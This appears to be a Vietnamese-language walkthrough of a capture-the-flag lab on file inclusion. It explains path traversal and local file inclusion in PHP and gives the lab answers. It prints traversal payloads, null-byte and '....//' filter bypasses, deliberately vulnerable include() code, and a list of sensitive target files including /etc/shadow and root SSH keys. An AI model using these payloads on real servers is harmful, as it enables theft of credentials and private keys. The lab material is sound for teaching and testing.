
File Inclusion


1. What is File Inclusion ?

Bài học này nhằm trang bị cho chúng ta những kiến thức cần thiết để khai thác các lỗ hổng chèn tệp, bao gồm Chèn Tệp Cục Bộ (LFI), Chèn Tệp Từ Xa (RFI) và tấn công duyệt thư mục. Chúng ta cũng sẽ thảo luận về rủi ro của các lỗ hổng này nếu chúng được phát hiện và các biện pháp khắc phục cần thiết.

Trong một số trường hợp, các ứng dụng web được viết để yêu cầu quyền truy cập vào các tệp trên một hệ thống nhất định, bao gồm hình ảnh, văn bản tĩnh, v.v. thông qua các tham số. Tham số là các chuỗi tham số truy vấn được đính kèm vào URL có thể được sử dụng để truy xuất dữ liệu hoặc thực hiện các hành động dựa trên đầu vào của người dùng. Sơ đồ sau đây phân tích các phần thiết yếu của một URL.



Ví dụ về một kịch bản trong đó người dùng yêu cầu truy cập các tệp từ máy chủ web. Đầu tiên, người dùng gửi một yêu cầu HTTP đến máy chủ web bao gồm một tệp cần hiển thị. Ví dụ, nếu người dùng muốn truy cập và hiển thị CV của họ trong ứng dụng web, yêu cầu có thể trông như sau: http://webapp.thm/get.php?file=userCV.pdf, trong đó file là tham số và userCV.pdf là tệp cần truy cập.



Why do File inclusion vulnerabilities happen?


Lỗ hổng chèn tệp thường được tìm thấy và khai thác trong nhiều ngôn ngữ lập trình ứng dụng web, chẳng hạn như PHP, được viết và triển khai kém. Vấn đề chính của các lỗ hổng này là việc xác thực đầu vào, trong đó dữ liệu người dùng nhập vào không được làm sạch hoặc xác thực, và người dùng tự kiểm soát chúng. Khi đầu vào không được xác thực, người dùng có thể truyền bất kỳ dữ liệu nào vào hàm, gây ra lỗ hổng.

2. Path Traversal

Lỗ hổng duyệt thư mục (Directory traversal), còn được gọi là lỗ hổng bảo mật web, cho phép kẻ tấn công đọc các tài nguyên hệ điều hành, chẳng hạn như các tệp cục bộ trên máy chủ đang chạy ứng dụng. Kẻ tấn công khai thác lỗ hổng này bằng cách thao túng và lạm dụng URL của ứng dụng web để định vị và truy cập các tệp hoặc thư mục được lưu trữ bên ngoài thư mục gốc của ứng dụng.


Lỗ hổng duyệt đường dẫn xảy ra khi dữ liệu đầu vào của người dùng được truyền đến một hàm như `file_get_contents` trong PHP. Điều quan trọng cần lưu ý là bản thân hàm không phải là nguyên nhân chính gây ra lỗ hổng. Thường thì việc xác thực hoặc lọc dữ liệu đầu vào kém mới là nguyên nhân gây ra lỗ hổng. Trong PHP, bạn có thể sử dụng `file_get_contents` để đọc nội dung của một tệp.

Biểu đồ sau đây cho thấy cách một ứng dụng web lưu trữ các tệp trong `/var/www/app`. Người dùng yêu cầu nội dung của tệp `userCV.pdf` từ đường dẫn được xác định `/var/www/app/CVs`




Chúng ta có thể kiểm tra tham số URL bằng cách thêm các payload để xem ứng dụng web hoạt động như thế nào. Các cuộc tấn công duyệt thư mục, còn được gọi là tấn công dấu dot-dot-slash, lợi dụng việc di chuyển thư mục lên một cấp bằng cách sử dụng dấu chấm kép ../. Nếu kẻ tấn công tìm thấy điểm vào, trong trường hợp này là get.php?file=, thì kẻ tấn công có thể gửi một cái gì đó như sau: http://webapp.thm/get.php?file=../../../../etc/passwd

Giả sử không có xác thực đầu vào, và thay vì truy cập các tệp PDF tại vị trí /var/www/app/CVs, ứng dụng web truy xuất các tệp từ các thư mục khác, trong trường hợp này là /etc/passwd. Mỗi mục .. di chuyển một thư mục cho đến khi nó đến thư mục gốc /. Sau đó, nó thay đổi thư mục thành /etc, và từ đó, nó đọc tệp passwd.



Do đó, ứng dụng web sẽ gửi lại nội dung của tập tin cho người dùng.



Tương tự, nếu ứng dụng web chạy trên máy chủ Windows, kẻ tấn công cần cung cấp đường dẫn Windows. Ví dụ, nếu kẻ tấn công muốn đọc tệp boot.ini nằm trong c:\boot.ini, thì kẻ tấn công có thể thử các cách sau tùy thuộc vào phiên bản hệ điều hành mục tiêu:

- http://webapp.thm/get.php?file=../../../../boot.ini hoặc
- http://webapp.thm/get.php?file=../../../../windows/win.ini

Khái niệm tương tự cũng áp dụng ở đây như với hệ điều hành Linux, nơi chúng ta di chuyển lên các thư mục cho đến khi đến thư mục gốc.

Đôi khi, các nhà phát triển sẽ thêm các bộ lọc để hạn chế quyền truy cập chỉ vào một số tệp hoặc thư mục nhất định. Dưới đây là một số tệp hệ điều hành phổ biến mà chúng ta có thể sử dụng khi thử nghiệm.

Location	Description
`/etc/issue`	contains a message or system identification to be printed before the login prompt.
`/etc/profile`	controls system-wide default variables, such as Export variables, File creation mask (umask), Terminal types, Mail messages to indicate when new mail has arrived
`/proc/version`	specifies the version of the Linux kernel
`etc/passwd`	has all registered users that have access to a system
`/etc/shadow`	contains information about the system's users' passwords
`/root/.bash_history`	contains the history commands for `root` user

`/var/log/dmessage`	contains global system messages, including the messages that are logged during system startup
`/var/mail/root`	all emails for `root` user
`/root/.ssh/id_rsa`	Private SSH keys for a root or any known valid user on the server
`/var/log/apache2/access.log`	the accessed requests for `Apache` web server
`C:\boot.ini`	contains the boot options for computers with BIOS firmware

What function causes path traversal vulnerabilities in PHP?

file_get_contents

✓ Correct Answer

3. Local File Inclusion – LFI

Các cuộc tấn công LFI vào ứng dụng web thường do sự thiếu nhận thức về bảo mật của nhà phát triển. Với PHP, việc sử dụng các hàm như include, require, include_once và require_once thường góp phần làm cho các ứng dụng web dễ bị tấn công. Trong phần này, chúng ta sẽ tập trung vào PHP, nhưng cần lưu ý rằng các lỗ hổng LFI cũng xảy ra khi sử dụng các ngôn ngữ khác như ASP, JSP, hoặc thậm chí trong các ứng dụng Node.js. Khai thác LFI tuân theo các khái niệm tương tự như tấn công duyệt thư mục (path traversal).

Trong phần này, chúng ta sẽ đi qua các kịch bản LFI khác nhau và cách khai thác chúng.

#1. Giả sử ứng dụng web cung cấp hai ngôn ngữ, và người dùng có thể chọn giữa tiếng Anh (EN) và tiếng Ả Rập (AR).


```
<?PHP
    include($_GET["lang"]);
?>
```

Đoạn mã PHP ở trên sử dụng yêu cầu GET thông qua tham số URL `lang` để bao gồm tệp của trang. Việc gọi hàm có thể được thực hiện bằng cách gửi yêu cầu HTTP sau:
`http://webapp.thm/index.php?lang=EN.php` để tải trang tiếng Anh hoặc
`http://webapp.thm/index.php?lang=AR.php` để tải trang tiếng Ả Rập, trong đó các tệp `EN.php` và `AR.php` nằm trong cùng một thư mục.

Về lý thuyết, chúng ta có thể truy cập và hiển thị bất kỳ tệp nào có thể đọc được trên máy chủ từ đoạn mã trên nếu không có bất kỳ kiểm tra tính hợp lệ nào của dữ liệu đầu vào. Giả sử chúng ta muốn đọc tệp `/etc/passwd`, chứa thông tin nhạy cảm về người dùng hệ điều hành Linux, chúng ta có thể thử như sau: **`http://webapp.thm/get.php?file=/etc/passwd`**

Trong trường hợp này, nó hoạt động vì không có thư mục nào được chỉ định trong hàm `include` và không có kiểm tra tính hợp lệ của dữ liệu đầu vào.

Bây giờ chúng ta sẽ áp dụng những gì chúng ta đã học và thử đọc tệp `/etc/passwd`. Đồng thời, trả lời câu hỏi số 1 bên dưới.



#2. Tiếp theo, trong đoạn mã sau, nhà phát triển đã quyết định chỉ định thư mục bên trong hàm

```
<?PHP
    include("languages/". $_GET['lang']);
?>
```


Trong đoạn mã trên, nhà phát triển đã quyết định sử dụng hàm `include` để gọi các trang PHP trong thư mục `languages` chỉ thông qua tham số `lang`.

Nếu không có xác thực đầu vào, kẻ tấn công có thể thao túng URL bằng cách thay thế đầu vào `lang` bằng các tệp nhạy cảm với hệ điều hành khác, chẳng hạn như `/etc/passwd`.

Một lần nữa, payload trông tương tự như tấn công duyệt thư mục, nhưng hàm `include` cho phép chúng ta bao gồm bất kỳ tệp nào được gọi vào trang hiện tại. Sau đây là mã khai thác:

http://webapp.thm/index.php?lang=../../../../etc/passwd

Bây giờ chúng ta áp dụng những gì đã học, thử đọc các tệp trong máy chủ và tìm ra thư mục được chỉ định trong hàm `include` và trả lời câu hỏi số 2 bên dưới.



#3. Trong hai trường hợp đầu tiên, chúng ta đã kiểm tra mã nguồn của ứng dụng web, và sau đó chúng ta biết cách khai thác nó. Tuy nhiên, trong trường hợp này, chúng ta đang thực hiện kiểm thử hộp đen, trong đó chúng ta không có mã nguồn. Trong trường hợp này, các lỗi rất quan trọng để hiểu cách dữ liệu được truyền và xử lý trong ứng dụng web.

Trong kịch bản này, chúng ta có điểm truy cập sau: http://webapp.thm/index.php?lang=EN. Nếu chúng ta nhập một đầu vào không hợp lệ, chẳng hạn như THM, chúng ta sẽ nhận được lỗi sau.

```
Warning: include(languages/THM.php): failed to open stream: No such file or
directory in /var/www/html/THM-4/index.php on line 12
```

Thông báo lỗi tiết lộ thông tin quan trọng. Khi nhập THM làm đầu vào, thông báo lỗi cho thấy hàm include trông như thế nào: include(languages/THM.php);.

Nếu xem xét kỹ thư mục, ta có thể thấy hàm include các tệp trong thư mục languages đang thêm .php vào cuối mục nhập. Do đó, đầu vào hợp lệ sẽ có dạng như sau: index.php?lang=EN, trong đó tệp EN nằm trong thư mục languages đã cho và có tên là EN.php.

Ngoài ra, thông báo lỗi còn tiết lộ một thông tin quan trọng khác về đường dẫn thư mục ứng dụng web đầy đủ là /var/www/html/THM-4/.

Để khai thác điều này, chúng ta cần sử dụng thủ thuật ../, như đã mô tả trong phần duyệt thư mục, để lấy được thư mục hiện tại. Hãy thử như sau:

```
http://webapp.thm/index.php?lang=../../../../etc/passwd
```

Lưu ý rằng chúng ta sử dụng 4 ../ vì chúng tôi biết đường dẫn có bốn cấp độ /var/www/html/THM-4. Nhưng chúng ta nhận được lỗi:

```
Warning: include(languages/../../../../../etc/passwd.php): failed to
open stream: No such file or directory in /var/www/html/THM-
4/index.php on line 12
```

Có vẻ như chúng ta có thể di chuyển ra khỏi thư mục PHP nhưng hàm include vẫn đọc đầu vào với đuôi .php! Điều này cho chúng ta biết rằng nhà phát triển đã chỉ định loại tệp cần truyền cho hàm include. Để khắc phục tình huống này, chúng ta có thể sử dụng NULL BYTE, tức là %00.


Sử dụng byte null là một kỹ thuật tấn công injection trong đó biểu diễn được mã hóa URL như %00 hoặc 0x00 ở dạng thập lục phân với dữ liệu do người dùng cung cấp để kết thúc chuỗi. Bạn có thể coi đó là việc cố gắng đánh lừa ứng dụng web bỏ qua bất cứ thứ gì sau byte null.

Bằng cách thêm byte null vào cuối payload, chúng ta yêu cầu hàm include bỏ qua bất cứ thứ gì sau byte null, có thể trông như sau:

- include("languages/../../../../../etc/passwd%00").".php"); tương đương với include("languages/../../../../../etc/passwd");


Lưu ý: thủ thuật %00 đã được sửa lỗi và không hoạt động với PHP 5.3.4 trở lên.

Bây giờ hãy áp dụng những gì chúng ta đã học và thử đọc các tệp /etc/passwd, trả lời câu hỏi số 1 bên dưới.



#4. Trong phần này, nhà phát triển đã quyết định lọc từ khóa để tránh tiết lộ thông tin nhạy cảm! Tệp /etc/passwd đang được lọc. Có hai phương pháp khả thi để vượt qua bộ lọc. Đầu tiên, bằng cách sử dụng NullByte %00 hoặc thủ thuật thư mục hiện tại ở cuối từ khóa bị lọc /.. Lỗ hổng sẽ tương tự như http://webapp.thm/index.php?lang=/etc/passwd/. Chúng ta cũng có thể sử dụng http://webapp.thm/index.php?lang=/etc/passwd%00.

Bây giờ tôi sẽ áp dụng kỹ thuật này vào Bài thực hành số 4 và tìm cách đọc tệp /etc/passwd.



#5. Tiếp theo, trong các trường hợp sau, nhà phát triển bắt đầu sử dụng xác thực đầu vào bằng cách lọc một số từ khóa. Hãy thử nghiệm và kiểm tra thông báo lỗi!

```
http://webapp.thm/index.php?lang=../../../../etc/passwd
```

Chúng ta nhận được lỗi sau!


```
Warning: include(languages/etc/passwd): failed to open stream: No such
file or directory in /var/www/html/THM-5/index.php on line 15
```

Nếu kiểm tra thông báo cảnh báo trong phần include(languages/etc/passwd), ta biết rằng ứng dụng web thay thế ../ bằng chuỗi rỗng. Có một vài kỹ thuật ta có thể sử dụng để vượt qua điều này.

Đầu tiên, ta có thể gửi payload sau để vượt qua: ..../////..../////..../////..../////etc/passwd.

Tại sao cách này lại hiệu quả?

Cách này hiệu quả vì bộ lọc PHP chỉ khớp và thay thế chuỗi con ../ đầu tiên mà nó tìm thấy và không thực hiện thêm bước nào khác, để lại kết quả như hình bên dưới.



File Inclusion Lab

Lab #5: Include a file in the input form below

File Name | For example: welcome.php | Include

Current Path

/var/www/html

File Content Preview of ....//....//....//....//etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting
System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:102:MySQL
Server,,,:/nonexistent:/bin/false
```

#6. Cuối cùng, chúng ta sẽ thảo luận về trường hợp nhà phát triển buộc lệnh include phải đọc từ một thư mục được xác định! Ví dụ, nếu ứng dụng web yêu cầu cung cấp đầu vào phải bao gồm một thư mục như: http://webapp.thm/index.php?lang=languages/EN.php thì để khai thác điều này, chúng ta cần đưa thư mục đó vào payload như sau: ?lang=languages/../../../../../etc/passwd.

File Inclusion Lab

Lab #6: Include a file in the input form below

File Name | For example: THM-profile/tryhackme.txt | Include

Current Path

/var/www/html

File Content Preview of ../../etc/passwd

Access Denied! Allowed files at **THM-profile** folder only!

Try out Lab #6 and check what is the directory that has to be in the input field?

THM-profile | ✓ Correct Answer

File Inclusion Lab

Lab #6: Include a file in the input form below

File Name | For example: THM-profile/tryhackme.txt | Include

Current Path

/var/www/html

File Content Preview of THM-profile/../../../../etc/os-release

NAME="Ubuntu" VERSION="12.04.5 LTS, Precise Pangolin" ID=ubuntu ID_LIKE=debian PRETTY_NAME="Ubuntu precise (12.04.5 LTS)" VERSION_ID="12.04"

Try out Lab #6 and read **/etc/os-release**. What is the **VERSION_ID** value?

12.04 | ✓ Correct Answer

